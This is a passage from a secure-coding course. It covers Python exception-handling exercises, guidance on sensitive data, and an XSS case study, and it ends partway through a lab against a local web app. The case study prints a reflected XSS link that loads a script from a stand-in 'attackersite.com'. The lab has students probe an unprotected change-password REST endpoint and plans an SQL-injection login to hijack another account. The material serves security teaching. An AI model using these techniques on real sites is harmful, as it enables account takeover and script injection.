- In the Welcome to PyCharm Community Edition window, select **Open**.
- Select the **Desktop Directory** button  to ensure your **Desktop** directory is selected.
- Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory. Subdirectories of cscdata are listed.
- Beneath the cscdata directory, select the arrow to the left of the **Developing Secure Code** folder.
- Select the **Implement Error Handling and Logging** folder, and select **OK**.
- Select the arrow next to the **Implement Error Handling and Logging** folder to expand the folder as shown.




Python files contained in the folder are listed.

- Double-click **ExceptionHandlingChallenge.py** to open the file in the code editor.
- 2. Run the code to test the function.**
- Right-click anywhere within the **ExceptionHandlingChallenge.py** code window, and select **Run 'ExceptionHandlingChallenge'**.

- b) Examine the results of running the code in the run console.



Note: If the run console is not showing (at the bottom of the PyCharm window), select **View→Tool Windows→Run**.




A screenshot of the PyCharm run console. The title bar says "Run: ExceptionHandlingChallenge". The console output shows:
"C:\Program Files\Python38\python.exe" "C:/Users/admin/Desktop/
Hashing the File Contents
File: goodfile.txt Hash: 65FEB38151E2D78886E1AFA4D74AE04F
Process finished with exit code 0

The program reads a text file (goodfile.txt), produces a hash based on the text in the goodfile.txt, and displays the hash value in the console.

3. Examine the source code, and identify possible improvements.

- a) Examine lines 1 through 11.



A screenshot of the PyCharm code editor showing the file "ExceptionHandlingChallenge.py". The code is as follows:

```
1 import hashlib # Python Standard Hashing Library
2
3 """
4 Open, read and hash the contents of a file
5
6 Function: HashFile()
7 Input: FilePath to Hash
8 Input: Hash Method (MD5, SHA256) default is SHA256
9 result: Return the Hash Digest
10
11 """
```

- Line 1 imports the `hashlib` library to use its hash-generation capabilities.
- Lines 2 through 11 provide comments about the function.

- b) Examine the HashFile function in lines 14 through 27.

```

14     def hashfile(filepath, hashMethod='SHA256'):
15         with open(filepath) as fileHandle:
16
17             filecontents = fileHandle.read()
18
19             if hashMethod == 'SHA256':
20                 hashobj = hashlib.sha256(str(filecontents).encode('utf-8'))
21             else:
22                 hashobj = hashlib.md5(str(filecontents).encode('utf-8'))
23
24             hashobj.update((filecontents).encode('utf-8'))
25            hexdigest = hashobj.hexdigest().upper()
26
27             return hexdigest

```

- Line 15 opens the specified text file, and line 17 reads its text into the `filecontents` variable.
 - The `if` statement in lines 19 through 22 uses the `hashlib` library to produce the hash value using the appropriate method. If "SHA256" is specified, the `sha256()` method will be used. In any other case, the `md5()` method will be used.
- c) Examine the main testing function in lines 35 through 44.

```

30 """
31 Main Test Function
32 """
33
34
35 def main():
36     print("Hashing the File Contents")
37
38     filetohash = "goodfile.txt"
39     result = hashfile(filetohash, "MD5")
40     print("File: ", filetohash, " Hash: ", result)
41
42
43 if __name__ == '__main__':
44     main()

```

The main function contains a simple test of the `HashFile` function.

- Line 38 initializes the name of the file that will be read.
- Line 39 calls the function to obtain the hash value, passing in the file and the hash method.
- Line 40 prints the result, showing the file name and resulting hash value.
- Line 43 sets the special `__name__` variable to have a value "`__main__`", meaning the file is the "main" script and can be executed as opposed to an external file that was imported.
- Line 44 actually executes the main program.

4. What would happen if the "SHA512" hash method were passed in to the `HashFile` function? How might the `HashFile` function be improved?

 5. What other types of errors might you handle to make the error handling in this function more complete?

 6. Close the `ExceptionHandlingChallenge.py` editing tab.
-

ACTIVITY 5–4

Improving Error Handling

Before You Begin

PyCharm Community Edition is running. The project in Desktop\cscdata\Developing Secure Code \Implement Error Handling and Logging\ is open, and the Welcome to PyCharm Community Edition window is showing.

Scenario

You will examine how the error handling routines can be improved in the code you just examined.

1. Examine the improved code.

- In the project explorer, double-click **ExceptionHandlingSolution.py** to open the file in the code editor.
- Examine lines 1 through 16.

```

1  """
2   Exception handing proposed solution
3   Python 3.8.x Solution
4
5   Open, read and Hash the contents of a file
6
7   Function: HashFile()
8   Input:    FilePath to Hash
9   Input:    HashMethod (either SHA256 or SHA512)
10  return:   True, Hash Digest
11  or
12  False, "Error Message"
13 """
14
15 import os # Standard Python Library Operating System Methods
16 import hashlib # Standard Python Hashing Library

```

The comment in line 9 points out that SHA256 and SHA512 are now the algorithms that can be used.

- c) In the HashFile function, examine the portions of the if statement shown here.

```

19     def HashFile(filePath, hashMethod="SHA512"):
20
21         # Issue One : Validate the specified hashMethod.
22         if hashMethod == "SHA256":
23             hashObj = hashlib.sha256(str(filePath).encode('utf-8'))
24         elif hashMethod == "SHA512":
25             hashObj = hashlib.sha512(str(filePath).encode('utf-8'))
(Code abbreviated to save space.)
68     else:
69         return False, "Invalid Hash Type Specified"
70

```

- Line 22 tests for a hashMethod of SHA256 and calls the sha256() method in line 23 if it's a match.
 - Line 24 tests for a hashMethod of SHA512 and calls the sha512() method in line 25 if it's a match.
 - If hashMethod is neither of those two values, then line 69 returns False and an error message.
- In this updated version of HashFile, the function fails if an invalid hash type is provided, and provides a message indicating the precise problem that occurred.

- d) Examine the additional tests that have been added to the function.

```

27     # Issue Two: Verify the path exists.
28     if os.path.exists(filePath):
29
30         # Issue Three: Verify the path is a file (not directory or link).
31         if os.path.isfile(filePath):
32
33             # Issue Four: Verify the current user has read access.
34
35             if os.access(filePath, os.R_OK):
36                 # Issue Five: The file still may be locked by the OS.
37                 # Use try except to catch these issues.
38
39             try:
40                 # Attempt to open the file.
41                 with open(filePath) as fileHandle:
42
43                     # Issue 6: File may be too large to handle.
44                     # Use reasonably sized chunks to read.
45                     CHUNK_SIZE = 1024
46
47                     while True:
48                         chunk = fileHandle.read(CHUNK_SIZE)
49                         if chunk:
50                             hashObj.update((chunk).encode('utf-8'))
51                         else:
52                             break
53                     hexDigest = hashObj.hexdigest().upper()
54
55             return True, hexDigest
56
57         except Exception as msg:
58             return False, "Error: FilePath: " + filePath + "," + str(msg)
59
60         else:
61             return False, "Error: FilePath: " + filePath + " is not readable"
62
63     else:
64         return False, "Error: FilePath: " + filePath + " is not a file"
65
66     else:
67         return False, "Error: FilePath: " + filePath + " Does not exist"
68 else:
69     return False, "Invalid Hash Type Specified"
70

```

The main function contains a simple test of the HashFile function.

- Line 28 checks whether the file path exists. If the file does not exist, then the resulting `else` statement in line 66 causes the `HashFile` function to return `False`, with an error message stating that the file doesn't exist.
- Line 31 checks whether the file path refers to a file. If it is not a file, then the resulting `else` statement in line 63 causes the `HashFile` function to return `False`, with an error message stating that the file path does not refer to a file.
- Line 35 checks whether the user has read access to the file path. If not, then the resulting `else` statement in line 60 causes the `HashFile` function to return `False`, with an error message stating that the file is not readable.

- e) Examine the exception handler in lines 39 through 58.

```

36      # Issue Five: The file still may be locked by the OS.
37      #           Use try...except to catch these issues.
38
39      try:
40          # Attempt to open the file.
41          with open(filePath) as fileHandle:
42
43              # Issue 6: File may be too large to handle.
44              #           Use reasonably sized chunks to read.
45              CHUNK_SIZE = 1024
46
47              while True:
48                  chunk = fileHandle.read(CHUNK_SIZE)
49                  if chunk:
50                      hashObj.update((chunk).encode('utf-8'))
51                  else:
52                      break
53
54              hexDigest = hashObj.hexdigest().upper()
55
56
57      except Exception as msg:
58          return False, "Error: filePath: " + filePath + ", " + str(msg)
59
60

```

If the file is locked (for example, because it is open for editing in another process), an exception would normally occur.

- Statements that might cause the exception are enclosed in a `try...except` construct.
 - If an exception occurs, line 58 causes the `HashFile` function to return `False`, passing on the error message provided by the exception.
- f) Examine the read loop in lines 45 through 53.

```

45      CHUNK_SIZE = 1024
46
47      while True:
48          chunk = fileHandle.read(CHUNK_SIZE)
49          if chunk:
50              hashObj.update((chunk).encode('utf-8'))
51          else:
52              break
53
54      hexDigest = hashObj.hexdigest().upper()
55
56
57

```

To prevent an error from attempting to read a file that is too large, the file is read iteratively, in small chunks.

2. Examine the test code.

- a) Examine the test code in lines 72 through 94.

```

72  def main():
73      print("Hash File Contents")
74
75      # Test Code
76
77      testCases = [
78          ["goodfile.txt", "SHA512"],
79          ["goodfile.txt", "BADMETHOD"],
80          ["missingfile.txt", "SHA512"],
81          ["lockedfile.txt", "SHA512"],
82          ["directory", "SHA512"]
83      ]
84
85      for eachFile in testCases:
86          result, msg = HashFile(eachFile[0], eachFile[1])
87          if result:
88              print("Success: " + msg)
89          else:
90              print("Failed: " + msg)
91
92
93  if __name__ == '__main__':
94      main()

```

- Lines 77 through 83 define five different tests that will be run to test various use cases.
 - Line 78 tests values that should succeed.
 - Line 79 tests values that should fail due to an unsupported hashing method.
 - Line 80 tests values that should fail due to a missing file.
 - Line 81 tests values that should fail due to a locked file. (You'll have to make sure the file is locked first.)
 - Line 82 tests values that should fail due to the path referring to a directory, not a file.
- Lines 85 through 90 run each test set through the `HashFile` function, and print the result.

3. Lock the test file.

- a) In a Windows File Explorer window, display the contents of **Desktop\cscdata\Developing Secure Code\Implement Error Handling and Logging**.
- b) Select a blank area to make sure no files are selected, as shown.

cscdata > Developing Secure Code > Implement Error Handling and Logging			
Name	Date modified	Type	Size
.idea	6/5/2017 3:09 PM	File folder	
directory	6/5/2017 1:58 PM	File folder	
ExceptionHandlingChallenge.py	6/5/2017 9:46 AM	Python File	1 KB
ExceptionHandlingSolution.py	6/5/2017 1:56 PM	Python File	3 KB
goodfile.txt	1/21/2016 6:39 PM	TXT File	11 KB
lock_test.ps1	6/5/2017 1:28 PM	Windows PowerS...	1 KB
lockedfile.txt	6/5/2017 1:04 PM	TXT File	1 KB

- c) In the File Explorer window, select the **File** menu. Select the box arrow to the right of **Open Windows PowerShell**, and select **Open Windows PowerShell as administrator**.



Note: Select **Yes** if the **User Account Management** dialog box is shown.

- d) Type ***Set-ExecutionPolicy RemoteSigned*** and press **Enter**.

```
Loading personal and system profiles took 933ms.
PS C:\WINDOWS\system32> Set-ExecutionPolicy RemoteSigned

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust.
Changing the execution policy might expose you to the security risks described
in the about_Execution_Policies help topic at
http://go.microsoft.com/fwlink/?LinkId=135170. Do you want to change the
execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help
(default is "N"):
```

- e) Type **y** and press **Enter** to accept the change.

This enables you to run local scripts without a certificate (for convenience). You still need a certificate for scripts you obtain from remote sources.

- f) Close the Windows PowerShell window.

- g) In **File Explorer**, right-click the **lock_test.ps1** file, and select **Run with PowerShell**.

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

The lockedfile.txt file is open exclusively by this script.
When you're done testing, press a key to unlock it again.
```

4. Run the tests.

- a) On the taskbar, select the **PyCharm** icon to switch back to PyCharm.

You need to be careful not to use the keyboard since that might stop the script running in PowerShell.

- b) Right-click anywhere within the **ExceptionHandlingSolution.py** code window, and select **Run 'ExceptionHandlingSolution'**.

- c) Examine the results of running the code in the run console.

```
Hash File Contents
Success: 537A380F5E13DA66852665A6C7B284D0BDB3F9064D76F474D211E2BC31B1DE1B34420C59EDEF4459
Failed: Invalid Hash Type Specified
Failed: Error: FilePath: missingfile.txt Does not exist
Failed: Error: FilePath: lockedfile.txt,[Errno 13] Permission denied: 'lockedfile.txt'
Failed: Error: FilePath: directory is not a file

Process finished with exit code 0
```

- The first test resulted in "Success".
 - The remainder of the tests resulted in "Failed", as they were supposed to. Each failed result shows a message explaining the error.
- d) Return to the **Windows PowerShell** console window, and press **Enter**.
The script finishes running, and the window is closed automatically. The **lockedfile.txt** file is now unlocked again.

5. How might you further improve the error handling in this function?

6. In PyCharm, select **File→Close Project**, and close the Welcome to PyCharm window.

TOPIC D

Protect Sensitive Data and Functions

Specific measures are required to protect sensitive data and functions in your code from unauthorized access.

Sensitive Data

In many cases, it will be fairly obvious what types of data are considered sensitive and in need of protection. However, that may not always be the case. When you are designing and implementing software, you should work with your project stakeholders to carefully identify what types of data require protection.

The following are some examples.

Type of Data	Description
Personally Identifiable Information (PII)	<p>Personally Identifiable Information (PII) is associated with an individual person, such as an employee, customer, or patient. PII can be used to uniquely identify, contact, or locate an individual. The general rule of thumb is that it can take as little as two pieces of information to identify a person. Examples of PII include:</p> <ul style="list-style-type: none"> • Names • Addresses • Phone numbers • Social Security numbers • School grades/schools attended • Degrees/diplomas/certifications • Public records such as marriage, divorce, bankruptcy, arrests, birth and death announcements <p>PII that has been anonymized (handled in a way that eliminates any association with a specific person) is not considered sensitive.</p> <p>In more than 80 countries, government laws and regulations require you to protect any PII that is not publicly available information, and to inform the individual of the types of data being collected, its reason for collection, and planned uses of the data. This includes information stored or transmitted in various forms.</p>
Protected Health Information (PHI)	<p>Protected Health Information is defined by the Health Insurance Portability and Accountability Act (HIPAA). PHI is individually identifiable health information regarding the physical or mental health or condition of an individual, and health care provided to the individual by a covered entity (such as a hospital or doctor). Health and medical information about research subjects may also be included in this category.</p>

Type of Data	Description
Intellectual Property (IP)	<p>Intellectual property generally refers to creations of the mind, including such things as sales and marketing plans, new product plans, notes associated with patentable inventions, customer and supplier information, and creative works (logos, brand identity, etc.).</p> <p>This information may be categorized as trade secrets, enabling a business to obtain economic advantage over competitors or customers. IP is legally protected through Intellectual Property Rights.</p> <p>You may be contractually obligated by your employer, business partners, and others to protect their IP, and various laws may be used to enforce this.</p>
Sales and Operational Data	<p>Any internal information your organization uses in the normal course of business should be considered sensitive. This can include lists of:</p> <ul style="list-style-type: none"> • Employees • Customers • Users • Orders and sales
IT Security Information	<p>Information generated through your organization's information technology processes may contain data that you need to protect. Examples include:</p> <ul style="list-style-type: none"> • Logins and passwords • System settings • Configuration files (including those for applications built in-house) • Design documents • Security test results • Network and systems documentation • Run books • Reports including vulnerability and penetration test results • Logging data
Financial	<p>Financial information is any information that can be unlawfully obtained through the processing of purchases or financial services. The extent of financial loss can be extensive when financial information and PII are exposed.</p> <p>This information includes such things as:</p> <ul style="list-style-type: none"> • Credit cards • ACH numbers • Bank account information • Payroll information, including non-salary information (e.g., pension, fringe benefits) • Loan information • Investment information (stock, trade, 401(k), etc.) <p>Credit card or Payment Card Industry (PCI) information related to credit, debit, or other payment cards is governed by the Payment Card Industry Data Security Standards (PCI DSS).</p>

Type of Data	Description
Export Controlled Research	This category includes research data that is regulated for reasons of national security, foreign policy, anti-terrorism, or non-proliferation. In the United States, the International Traffic in Arms Regulations (ITAR) and Export Administration Regulations (EAR) govern this category, and require that such data be stored only in the U.S., and only authorized U.S. persons be allowed access to it.
Federal Agency Data	The Federal Information Security Management Act (FISMA) requires federal agencies and those providing services on their behalf to develop, document, and implement security programs for information technology systems and store the data on U.S. soil.
Attorney/Client Privileged Information	Confidential communications between a client and an attorney for the purpose of securing legal advice must be protected. For the privilege of confidentiality to exist, the communication must be to, from, or with an attorney.

Output Restrictions

In some cases, requirements for protecting sensitive data may extend beyond protections from attackers. Compliance issues may lead you to take extra effort to prevent users from performing tasks that would otherwise be acceptable.

For example, medical forms often contain very sensitive data that a patient would not share with anyone but a doctor. If the doctor printed a copy to keep in paper records but sent the print job to the wrong printer, it might expose the patient's information, depending on who is there to pick it up. This may seem like a trivial scenario, but some estimates claim that printing errors account for 15% of all HIPAA breaches.



Note: Reference: "Another HIPAA Breach Courtesy of a Printing Error"—<http://www.hipaajournal.com/another-hipaa-breach-courtesy-of-a-printing-error-8205/>.

So to comply with HIPAA requirements, you must consider scenarios like this one, and implement solutions to prevent needless exposure. In a case like this, you might employ such features as proximity printing (in which print jobs are automatically sent to the printer physically nearest the health care provider) and PIN-based printing (requiring entry of a PIN code at the printer to release a pending print job) to provide protections against data exposure.

You might also restrict other operations that could be used for out-of-channel data sharing. For example, you might provide obstacles in the application to prevent the use of the clipboard (copy and paste), screen shots, and so forth.

In support of compliance, you might also log common operations that you wouldn't ordinarily log, such as when and by whom information is printed, viewed, copied, and so forth.

Function Level Access Control

In many applications, not every user is permitted to perform certain tasks. Access control applied to users, groups, or roles might allow some users to perform certain tasks, but not other users. In these situations, functions that implement those tasks should check that the user is authenticated and authorized to perform the task. If those checks are missing, then unauthorized users can use those functions, a problem known as Missing Function Level Access Control.

In a web application, for example, the user interface might provide menu options, implemented as links, which load various URLs that implement different functions, such as a page to "Manage User Accounts." Through authentication and authorization checks, the user interface code might hide

that menu option from users who aren't administrators. However, if the page itself does not also check for authorized users, an unauthorized user could simply load the page by typing the address directly into the browser's address bar.



Note: For more information, see <https://blog.detectify.com/2016/07/13/owasp-top-10-missing-function-level-access-control-7/>.

Case Study: Cross-Site Scripting Defect

Item	Description
The Defect	<p>When a web application's code or configuration enables cross-site scripting (XSS), an attacker can inject scripts into web pages viewed by other users. The defect is possible when a web application accepts input data from a user and dynamically includes it in a web page without first properly validating the data. The defect might be in client-side code (i.e., scripting sources in the web page content, such as JavaScript®, Flash®, Java™, and so forth) or in server-side code.</p> <p>For example, suppose the attacker enters a search term on a website at www.innocentsite.com. When the attacker selects the Search button to submit the search term (let's say "jazz"), JavaScript client-side code constructs a new URL based on the search term the attacker entered, and navigates to the new URL, which is www.innocentsite.com?q=jazz. Code running on the web server reads the query string parameter (q=jazz), and displays a list of pages on the website that contain the word "jazz."</p> <p>Now, suppose the attacker enters the following text as a search term:</p> <pre><script type='text/javascript'>alert(Hacked!);</script></pre> <p>This time, when the attacker selects the Search button to submit the search term, the new URL is www.innocentsite.com?q=<script%20type='text/javascript'>alert('Hacked!);</script>. Code running on the web server reads the query string parameter, and displays the search term followed by the text "not found." Of course, in this case, if the search term is output exactly as entered, it will be interpreted as JavaScript code, and a message box showing the text "Hacked!" will be shown on the client.</p> <p>While this particular "attack" is harmless, the attacker might then take advantage of the vulnerability. For example, suppose the attacker sends an email to a victim that includes a link such as:</p> <pre>www.innocentsite.com?q=<script%20src="http://attackersite.com/badscript.js"></script></pre> <p>If a user selects the link and logs in to the server, the bad script will run.</p> <p>The sort of attack described here is a reflected XSS attack. That is, the script is injected immediately into the results sent back from the server. There might be an intermediary step, in what is called a stored XSS attack. In a stored XSS attack, the attack is indirect. The script is stored somewhere and actually injected later, when users retrieve the data. This type of attack may be a bit sneakier and harder to detect, as it can use any number of storage mechanisms, such as user preferences, caches, application logs, and so forth.</p>

Item	Description
Possible Consequences	<p>This defect enables an attacker to run his own code with all the privileges accorded by the user's credentials on the website. This might enable the attacker to perform other attacks, such as changing a user's account information, hijacking the user's account, performing transactions (such as purchases) using the victim user's account, infecting the user's account and database with malware, tracking user activity, and so forth.</p>
	<p>JavaScript in a web page has access to other objects within the page. It can modify the page's appearance or content, access the page's cookies (which can be used to impersonate the user), and use the XMLHttpRequest method to send information obtained from the page's local objects out to another server for collection. It can possibly (with the user's permission) call HTML5 APIs to read the user's location, webcam, microphone, and possibly access files on the local file system.</p>
	<p>The attacker may be able to perform tasks (such as injecting code in a database or other storage location associated with the user's account) to enable ongoing subsequent access to the user's account. If this happens, it's known as a persistent XSS attack.</p>
Signs That Your Code May Have This Defect	<ul style="list-style-type: none"> • Input submitted to the web application (through the URL query string, web forms, and so forth) is not validated to ensure it contains no malicious content. • Output to the browser is not stripped or encoded, and may be subsequently treated as HTML elements or scripts.
Strategies for Correcting the Defect	<p>Common strategies for preventing a cross-site scripting attack are listed here.</p> <ul style="list-style-type: none"> • Validate all user input on the server side and client side—Use regular expressions or another string analysis feature to test whether input values are in the form you expect, and they do not contain any characters that are not necessary to represent the expected data. For example, number fields should only accept digits. • Escape data on output—For example, < and > symbols, which are essential for representing HTML elements, should be escaped as &lt; and &gt; named entities when outputting them for display within the page's HTML. This will prevent them from being treated as enclosing characters for HTML elements. Be sure to use the appropriate escaping method for the context in which data will be displayed—e.g., HTML escaping (with ampersands and semicolons) for HTML, URL-encoding (with percent symbols) for URLs, and JavaScript escaping (with slashes) for JavaScript. • Set Content-Security Policy (CSP) in your page's HTTP headers—Make sure your web pages provide a whitelist of scripting sources that the browser can trust. For example, the following CSP header allows scripts from the source web server and code.jquery.com, and it allows CSS style sheets only from the source web server. <pre data-bbox="361 1635 1049 1691">X-Content-Security-Policy: script-src 'self' http://code.jquery.com; style-src 'self'</pre> <ul style="list-style-type: none"> • Sanitize HTML Content—If your application absolutely must include external HTML sources in your web applications, then completely sanitize it before you include it in your output to remove any potentially dangerous elements. Consider using a well-established, reputable, secure library to perform this task, as it can be challenging to do it well.

Guidelines for Protecting Sensitive Data and Functions

Follow these guidelines to protect sensitive data and functions.

Protect Sensitive Data

To protect sensitive data:

- As you design your software, identify all sensitive data your software will come into contact with, and consider how it flows through your system when you perform your threat model analysis. Include all hosts involved in transactions (e.g., various servers and web, mobile, and desktop clients) and network devices (e.g., firewalls, routers). Design the system to provide appropriate protections at every vulnerable point.
- As you design the user interface, consider where you can provide protections, such as clearing data displayed in forms after the application has been idle for a certain period of time, preventing printing or screen shots if appropriate, and so forth.
- As you review code, consider all locations where sensitive data might exist at any point in time, such as in variables, function and method parameters, POST and GET parameters, user interface components, temporary files, memory caches, and so forth. Provide appropriate protections at all data-handling points.
- Pay particular attention to personally identifying information (PII, such as Social Security numbers, credit card or financial information, and other sensitive data) which can be useful to thieves for committing fraud and identity theft.
- Don't collect any sensitive data you don't have to collect.
- Don't retain any sensitive data you don't have to retain.
- Protect any sensitive data that you retain.
- If you protect sensitive data through encryption, make sure that you are using strong encryption, and using it correctly.
- If you are required to retain data but you don't need to know who the data is associated with, then don't retain any identifying information, essentially anonymizing the data.
- Make sure you adhere to any compliance regulations that apply to your situation. For example, statutes such as the following provide requirements on how you must protect sensitive financial, medical, and personal information.
 - Payment Card Industry Data Security Standards (PCI DSS)
 - European Union Data Directive
 - United States HIPAA and HITECH ACT
 - United Kingdom Criminal Justice and Immigration Act
 - Gramm-Leach-Bliley Act
 - Federal Trade Commission Act
 - Fair Credit Reporting Act

Protect Sensitive Functions

Depending on the technologies involved, there are many different ways to protect functions that should be accessible only to certain callers. To protect sensitive functions:

- Use authentication and authorization controls to ensure that callers have required permissions.
- To allow only callers from a particular organization or site to call the protected code, require that callers provide a digital signature.
- Use features of the programming language (e.g., public, private, protected) to limit access and visibility of methods and functions. Every method, field, or class that is not private adds to the attack surface, so don't make them public unless necessary.
- Understand how scope and structure of your code translates to executable code or bytecode, and the impact on the accessibility of functions. For example, when Java inner classes are translated into bytecode, they are implemented as external classes in the same package, so any class in the

package can then access the inner class. The outer class' private fields are accessible by the now external inner class.

- Make classes extensible only when there is a good reason to do so. You can use features of the programming language (e.g., using the `Final` keyword in Java) to prevent classes from being extended. A non-final class might enable an attacker to extend a class to change its behavior for malicious purposes.
- In web applications, consider using Content Security Policy (CSP) headers to help prevent code injection attacks.
- In web applications, employ appropriate protections against cross site request forgery (CSRF) attacks.
- When you provide APIs for third-party developers, ensure they are used safely:
 - Employ thorough design and testing, and monitor usage logs to ensure your APIs remain secure.
 - Provide third-party developers with clearly written API documentation, including security guidelines.
 - Make sure third-party developers abide by your usage rules—for example, spelling out security requirements in procurement contracts.
 - Maintain your hosting resources to remediate any new vulnerabilities as they become known.

Prepare Web Content for Output

To prepare content for output:

- Perform encoding only on trusted systems, such as a server.
- Use standard, tested functions for outbound encoding.
- Appropriately encode all data that originated outside the application's trust boundary, before you send it to the client.
- Encode all characters unless they are known to be safe for the intended interpreter.
- Contextually sanitize all output of untrusted data to queries for SQL, XML, and LDAP.
- Sanitize all output of untrusted data to operating system commands.

ACTIVITY 5–5

Protecting Sensitive Data and Functions

Data Files

All project files within Desktop\cscdata\catalog

Before You Begin

You have launched the Catalog web application and have created the john@doe.com user account.



Note: The Catalog website's accounts are automatically purged when you stop the server for the Catalog web application. If you have closed the PowerShell window or exited the `npm start` script after you created the john@doe.com user account, then you'll need to restart the server and create the john@doe.com user account again.

In the Chrome web browser, you are viewing the catalog application's All Products page at `http://localhost:3000/#/search`. You are not logged in.


Scenario

A combination of defects can make some attacks possible that might not be possible if only one of the defects were present. In this activity, you will use a combination of defects to hijack another user's account, changing his password in the process. Operating like an attacker, you will:

- Figure out that the Catalog app uses REST APIs to communicate with the server by examining network communications in the browser. These APIs can be called directly, bypassing the user interface.
- Figure out how to access the function that changes the user's password outside of the intended user interface by using evidence provided by the application, combined with a little guesswork.
- Log in to another user's account without knowing his password, by using an SQL injection attack.
- Access a REST function directly to change the user's password without having to provide the old password.


-
1. Log in to the Catalog app.
 - a) Log in as `john@doe.com` with the password `password`.
 2. Determine how backend calls are made to change the password.
 - a) Select **Change Password**.
 - b) Press **Ctrl+Shift+J** to show the JavaScript console in the developer tools pane.

- c) Select the **Tamper** tab.



This particular tab is implemented through the Tamper Chrome browser extension, which was installed as part of the setup for this course.

- d) Check the **Monitor PostMessages** option.
e) In the **Current Password** text box, type **password**
f) In the **New Password** text box, type **entry**
g) In the **Repeat New Password** text box, type **entry**
h) Select **Change**.



- i) Select the **Network** tab.
j) In the **Name** list, select the **change-password** request.



- k) Select the **Headers** tab, and examine the **Request URL** and **Request Method**.

The screenshot shows the Headers tab of a browser. The Request URL is `http://localhost:3000/rest/user/change-password?current=password&new=entry&repeat=entry`. The Request Method is GET. The Status Code is 200 OK. The Response Headers include:

- Access-Control-Allow-Origin: *
- Connection: keep-alive
- Content-Length: 165
- Content-Type: application/json; charset=utf-8
- Date: Mon, 19 Jun 2017 21:30:38 GMT
- ETag: W/"a5-Wcb2rYhf+xEbo3vEL7OoEYqCPAU"
- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- X-Powered-By: Express

The backend calls for changing the password are performed through GET requests directed to `http://localhost:3000/rest/user/change-password`. The **current** password, **new** password, and **repeat** password are passed as query string parameters.

3. Investigate how `change-password` responds to various inputs.

- a) In the browser, go to `http://localhost:3000/rest/user/change-password?current=A`

This GET request is modeled after the form you saw in the Tamper tool. It provides the **current** password, but omits the **new** and **repeat** password parameters.

The screenshot shows a browser window with the URL `localhost:3000/rest/user/change-password?current=A`. The message in the body of the page is "Password cannot be empty."

Your REST request was issued, but it failed because you didn't provide the **new** password.

- b) In the browser, go to `http://localhost:3000/rest/user/change-password?current=A&new=B`

The screenshot shows a browser window with the URL `localhost:3000/rest/user/change-password?current=A&new=B`. The message in the body of the page is "New and repeated password do not match."

It fails again—this time because you didn't provide the **repeat** password.

- c) In the browser, go to `http://localhost:3000/rest/user/change-password?current=A&new=entry&repeat=x`

The screenshot shows a browser window with the URL `localhost:3000/rest/user/change-password?current=A&new=entry&repeat=x`. The message in the body of the page is "New and repeated password do not match."

It fails yet again—this time because the **new** and **repeat** passwords don't match.

- d) In the browser, go to <http://localhost:3000/rest/user/change-password?current=A&new=entry&repeat=entry>

Current password is not correct.

This time, you have duplicated the form of the original successful request, but the current password you provided is not correct.

- e) In the browser, go to <http://localhost:3000/rest/user/change-password?new=entry&repeat=entry>
This is a combination you haven't tried until now—providing the **new** and **repeat** passwords, but not the **current** password.

```
